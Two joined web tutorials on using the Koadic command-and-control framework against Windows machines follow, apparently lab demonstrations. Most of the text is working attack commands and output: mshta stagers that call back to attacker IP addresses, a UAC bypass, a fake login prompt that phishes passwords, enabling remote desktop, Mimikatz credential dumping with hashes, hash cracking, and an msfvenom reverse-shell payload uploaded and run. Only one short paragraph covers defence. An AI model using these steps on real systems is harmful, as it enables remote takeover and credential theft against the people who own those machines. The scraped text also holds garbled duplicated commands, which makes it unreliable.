mshta http://192.168.0.105:9999/LJgy7
```

Once this command is run, the Windows device will be connected as a zombie to the command and control. In a real-world attack, the command would generally be executed by another program, a USB Rubber Ducky (https://null-byte.wonderhowto.com/collection/usb-rubber-ducky/), or through an application exploit, rather than simply being run by the user within the command prompt.

After the command is run, we can confirm that the zombie is connected by running **zombies** within Koadic.

The first zombie connected will be assigned the ID of 0. To view more information on this zombie, we can run the command below.

```
zombies 0
```

This device is already hooked, but not yet elevated. Next, we'll look at gaining additional user privileges on the zombie machine.

Step 4: Privilege Escalation

To test privilege escalation against the Windows machine, we'll use the "Bypass User Account Control" implant. We can load this by running the command below within Koadic.

```
use implant/elevate/bypassuac_eventvwr
```

Next, we'll set the payload value in order to have the implant run. We can leave the value of "ZOMBIE" as "ALL" to attack all zombies, or set it to the specific zombie one wishes to attack. To adjust the payload value, run the command shown below.

```
set PAYLOAD 0
```

After the payload is set, we can launch the UAC bypass attempt by simply executing **run** from the Koadic command line.

Once the task is is complete, we can check that the privilege escalation attack was successful by checking the zombie information, as was done prior to the attempt. To check the status of the first zombie device, run **zombies 0** on the Koadic command line.

When the "Elevated" status shows "YES!" the Windows device is now hooked and privilege escalation complete.

Step 5: Post-Exploitation with Koadic

Once we have an exploited device with elevated privileges, there are a number of rootkit functions we can perform from the Koadic command and control. The "implant" modules, as shown in the image below, provide an overview of some of the functions available to be performed with Koadic.

The "exec_cmd" implant allows one to run any command on the Windows system. To load this implant, run the command below.

```
use implant/manage/exec_cmd
```

To set the desired command, we can use the **set (https://null-byte.wonderhowto.com/how-to/hack-like-pro-linux-basics-for-aspiring-hacker-part-9-managing-environmental-variables-0148268/)** command, as done previously when changing settings for other modules. To set the command to be run to **dir**, which will return a list of files and directories, run the following command.

```
set CMD dir
```

To confirm these settings were changed, run **info** to view the module information.

If the implant settings are as desired, simply type **run** and press *Enter* to run the module.

The possibility of shell access, like in the example above, shows how much control can be given to an attacker with just a single command being run on a Windows system. Other implants, such as the "gathering" tools shown in the image below, attempt to capture important information such as user account details and password hashes and send them to the command-and-control server.

Koadic also provides several "fun" implants. The "voice" implant utilizes Window's integrated text-to-speech tools to "speak" a message on the zombie computer. To use this implant, first run **use implant/fun/voice**. The message can be set with **set MESSAGE** followed by the desired message to be spoken. The specific zombies can also be set in the same way as in the previous modules or it can be left to the default value of "ALL" to be run on all zombies. To run the implant, simply type **run** and press *Enter*.

While these attacks have mixed success, the majority of the rootkit implants are very effective, even on modern versions of Windows. The limited detection possibility and potential for automation using Python establishes Koadic as a potent remote-access toolkit capable of carrying out complicated attacks.

Protecting Against RATs

Protecting a Windows device against remote-access toolkits is similar to preventing any other sort of malware attack. Users should always keep their systems updated to prevent malware being carried due to unpatched system vulnerabilities. Access to a PC should always be limited, as an attack can be carried out in a matter of seconds with physical access, as shown by the single string which granted remote access in this tutorial. Lastly, it's always best to use an antivirus and only run trusted executable files on a Windows system.

I hope that you enjoyed this tutorial on Koadic! If you have any questions about this tutorial or Koadic in general, feel free to leave a comment or reach me on Twitter @tahkion (http://twitter.com/tahkion).

Cover image and screenshots by TAKHION/Null Byte (cover background via NASA (https://www.flickr.com/photos/nasacommons/9460619794))
Key Length: 14205

Title: Koadic - COM Command & Control Framework

Content courtesy of: https://www.prodefence.org/koadic-com-command-control-framework/

Hello friends!! In this article we are introducing another most interesting tool “KOADIC – COM Command & Control” tool which is quite similar to Metasploit and Powershell Empire. So let’s began with its tutorial and check its functionality.

Table of Content

Introduction to Koadic

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (a.k.a. JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) all the way through Windows 10.

It is possible to serve payloads completely in memory from stage 0 to beyond, as well as use cryptographically secure communications over SSL and TLS (depending on what the victim OS has enabled).

Koadic also attempts to be compatible with both Python 2 and Python 3. However, as Python 2 will be going out the door in the not-too-distant future, we recommend using Python 3 for the best experience.


Source – https://github.com/zerosum0x0/koadic

Installation of Koadic

It must first be downloaded and installed in order to start using Koadic. Run following command to download Koadic from github and also take care of its dependency tools while installing koadic.

git clone https://github.com/zerosum0x0/koadic.git

cd koadic apt-get install python3-pip pip3 install -r requirements.txt ./koadic
123apt-get install python3-pippip3 install -r requirements.txt./koadic



Usage of Koaidc

This tool is majorly depends upon stager and implant. It contains 6 stager and 41 implant


Stager: Stagers hook target zombies and allow you to use implants.

Implants: Implants start jobs on zombies.

Once installation gets completed, you can run **./koadic** file to start koadic. Then run the most helpful command to get synopsis of the use of koadic is **help**. The help command summarizes the various commands available. Koadic functions similar to other frameworks, such as Metasploit.

To load all available module in the terminal run "***use <tab> <tab>***" command. This will dump all available implant and stagers for execution or explore stager module with following commands: use stager/js/

This will give you all stagers that will be useful for getting zombie session of target machine.




Koadic Stagers

The stager enables us to describe where any zombie device accesses the Koadic command and control. Some of these settings can be viewed by running info command once the module is selected. Let's start with loading the **mshta stager** by running the following command.


Set SRVHOST where the stager should call home and SRVPORT the port to listen for stagers on or even you can set ENDPOINT for malicious file name and then enter run to execute. set SRVHOST 192.168.1.107 set ENDPOINT sales run

123set SRVHOST 192.168.1.107set ENDPOINT salesrun




Now wit for the victim to run below command to execute above generated malicious file. mshta http://192.168.1.107:9999/sales

1mshta http://192.168.1.107:9999/sales



Once the malicious sales file will get executed on target machine, you will have a **Zombie connection** just like metasploit. zombies 0



Privilege Escalation with Koadic Implants


Once you have zombie session after than you can use implant modules for privilege escalation that includes bypassuac.

Koadic contains all modules to bypassuac of Windows 7, 8, 10 platform, so that you can extract system level information. We can load this module by running the command below within Koadic. use implant/elevate /bypassuac_eventvwr

```
1use implant/elevate/bypassuac_eventvwr
```

Then, we will set the payload value to run the module. You can use default zombie value as “ALL” to attack all zombies or can set the particular zombie id you want to attack. Use the command below to adjust the payload value and zombie. set PAYLOAD 0 set ZOMBIE 0 run

```
123set PAYLOAD 0set ZOMBIE 0run
```




Post Exploitation

Generate Fake Login Prompt

You can start a phishing attack with koadic and track the victim's login credentials. We can load this module by running the command below within Koadic. use implant/phish/password_box set ZOMBIE 1 run
123use implant/phish/password_boxset ZOMBIE 1run

```
(koadic: imp/gat/hashdump_sam)# use implant/phish/password_box
(koadic: imp/phi/password_box)# options

        NAME        VALUE               REQ     DESCRIPTION
        -----       -----               ---     -----------
        MESSAGE     You must enter y... yes     Displayed to user
        ZOMBIE      ALL                 yes     the zombie to target

(koadic: imp/phi/password_box)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/phi/password_box)# run
[*] Zombie 1: Job 3 (implant/phish/password_box) created.
```

This will launch a Prompt screen for login at victim's machine.



Therefore, if the victim enters his password in a fake prompt, you get the password in the command and control of Koadic.

```
[+] Zombie 1: Job 3 (implant/phish/password_box) completed.
Input contents:
123
```

Enable Rdesktop

Just like metasploit, here also you can enable remote desktop service in the victim's machine with the following implant module. use implant/mange/enable_rdesktop set ZOMBIE 1 run

123use implant/mange/enable_rdesktopset ZOMBIE 1run

As you can observe in the below image that job 4 is completed successfully and it has enabled rdesktop service.

```
(koadic: imp/phi/password_box)# use implant/manage/enable_rdesktop
(koadic: imp/man/enable_rdesktop)# options

        NAME        VALUE               REQ     DESCRIPTION
        -----       -----               ---     -----------
        ENABLE      true                yes     toggle to enable or disable
        ZOMBIE      ALL                 yes     the zombie to target

(koadic: imp/man/enable_rdesktop)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/man/enable_rdesktop)# run
[*] Zombie 1: Job 4 (implant/manage/enable_rdesktop) created.
[+] Zombie 1: Job 4 (implant/manage/enable_rdesktop) completed.
```

We can ensure for rdesktop service with the help of nmap to identify state of port 3389. nmap -p3389 192.168.1.103

1nmap -p3389 192.168.1.103

Hmm!! So you can observe from nmap result we found port 3389 is open which means **rdesktop** service is enable.

```
root@kali:~# nmap -p3389 192.168.1.103
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-12 12:09 EST
Nmap scan report for 192.168.1.103
Host is up (0.0011s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:7D:AC:B6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Inject Mimikatz

It will let you inject mimkatz in victim's machine for extracting password from inside the machine. We can load this module by running the command below within Koadic. use implant/inject/mimikatz_dotnet2js set ZOMBIE 1 run 123use implant/inject/mimikatz_dotnet2jsset ZOMBIE 1run

As result, it will dump the **NTLM hash** password which we need to crack. Save the NTLM value in a text file.

```
(koadic: imp/man/enable_rdesktop)# use implant/inject/mimikatz_dotnet2js
(koadic: imp/inj/mimikatz_dotnet2js)# options

       NAME        VALUE              REQ     DESCRIPTION
       ----        -----              ---     -----------
       DIRECTORY   %TEMP%             no      writeable directory on zombie
       MIMICMD     sekurlsa::logonp... yes     What Mimikatz command to run?
       ZOMBIE      ALL                yes     the zombie to target

(koadic: imp/inj/mimikatz_dotnet2js)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/inj/mimikatz_dotnet2js)# run
[*] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) created.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) privilege::debug -> got SeDebugPrivilege!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) token::elevate -> got SYSTEM!
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) completed.
[+] Zombie 1: Job 5 (implant/inject/mimikatz_dotnet2js) Results

msv credentials
===============

Username    Domain           NTLM                             SHA1
--------    ------           ----                             ----
raj         DESKTOP-2KSCK6B  3dbde697d71690a769204beb12283678 0d5399508427ce79556cda71918020c1e8d15b53
raj         DESKTOP-2KSCK6B  3dbde697d71690a769204beb12283678 0d5399508427ce79556cda71918020c1e8d15b53

wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
DESKTOP-2KSCK6B$  WORKGROUP        (null)
raj               DESKTOP-2KSCK6B  (null)

kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
desktop-2ksck6b$  WORKGROUP        (null)
raj               DESKTOP-2KSCK6B  (null)


(koadic: imp/inj/mimikatz_dotnet2js)#
```

Then we will use john the ripper for cracking hash value, therefore run following command along with the hash file as shown below: john hash –format=NT

As you can observe that it has shown 123 as the password extracted from the hash file.

```
root@kali:~# john hash --format=NT
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Proceeding with single, rules:Wordlist
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123              (?)
1g 0:00:00:00 DONE 2/3 (2019-01-12 12:13) 5.555g/s 1066p/s 1066c/s 1066C/s 123456..knight
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

Execute Command

Since we high privileged shell therefore we are free to run any implant module for Post exploitation therefore now we are using exec_cmd to execute any command on the Windows system. To load this implant, run the command given below. use implant/manage/exec-cmd

1use implant/manage/exec-cmd

Then, we will set the CMD value to run the specify command along with Zombie id. set CMD ipconfig set ZOMBIE 1 run

123set CMD ipconfigset ZOMBIE 1run

```
(koadic: imp/inj/mimikatz_dotnet2js)# use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)# options

        NAME        VALUE               REQ     DESCRIPTION
        -----       -----------         ----    -------------
        CMD         regsvr32 /s /n /... yes     command to run
        OUTPUT      true                yes     retrieve output?
        DIRECTORY   %TEMP%              no      writeable directory for output
        ZOMBIE      1                   yes     the zombie to target

(koadic: imp/man/exec_cmd)# set CMD ipconfig
[+] CMD => ipconfig
(koadic: imp/man/exec_cmd)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run
[*] Zombie 1: Job 13 (implant/manage/exec_cmd) created.
Result for `ipconfig`:

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::50a5:d194:6d77:3898%5
   IPv4 Address. . . . . . . . . . . : 192.168.1.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{E3856CE0-55D1-4B12-94B1-AE48F02E23F8}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 3:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:9d38:6abd:3c90:333f:98ec:671e
   Link-local IPv6 Address . . . . . : fe80::3c90:333f:98ec:671e%3
   Default Gateway . . . . . . . . . : ::
```

Obtain Meterprter Session from Zombie Session

If you are having zombie session then you can get meterpreter session through it. Generate a malicious file with the help of msfvenom and start multi handle, as we always do in metasploit. msfvenom -p windows/meterpreter /reverse_tcp lhost=192.168.1.107 lport=1234 -f exe > shell.exe

1msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe > shell.exe

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f exe  > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Koadic provides an implant module that allows you to upload any file to the machine of the victim if you have zombie sessions. To load this implant, run the following command: use implant/util/upload_file

1use implant/util/upload_file

Now set the file location and Zombie Id then run the module. This will upload your malicious in writable directory i.e. %TEMP% . set LFILE /root/shell.exe set ZOMBIE 1 run

123set LFILE /root/shell.exeset ZOMBIE 1run

Once the job is completed then again use exec_cmd to run the uploaded file with the help of this module. use implant/manage/exec-cmd

1use implant/manage/exec-cmd

Then, we will set the CMD value to run the uploaded shell.exe file along with Zombie id. set CMD %TEMP%shell.exe set ZOMBIE 1 run

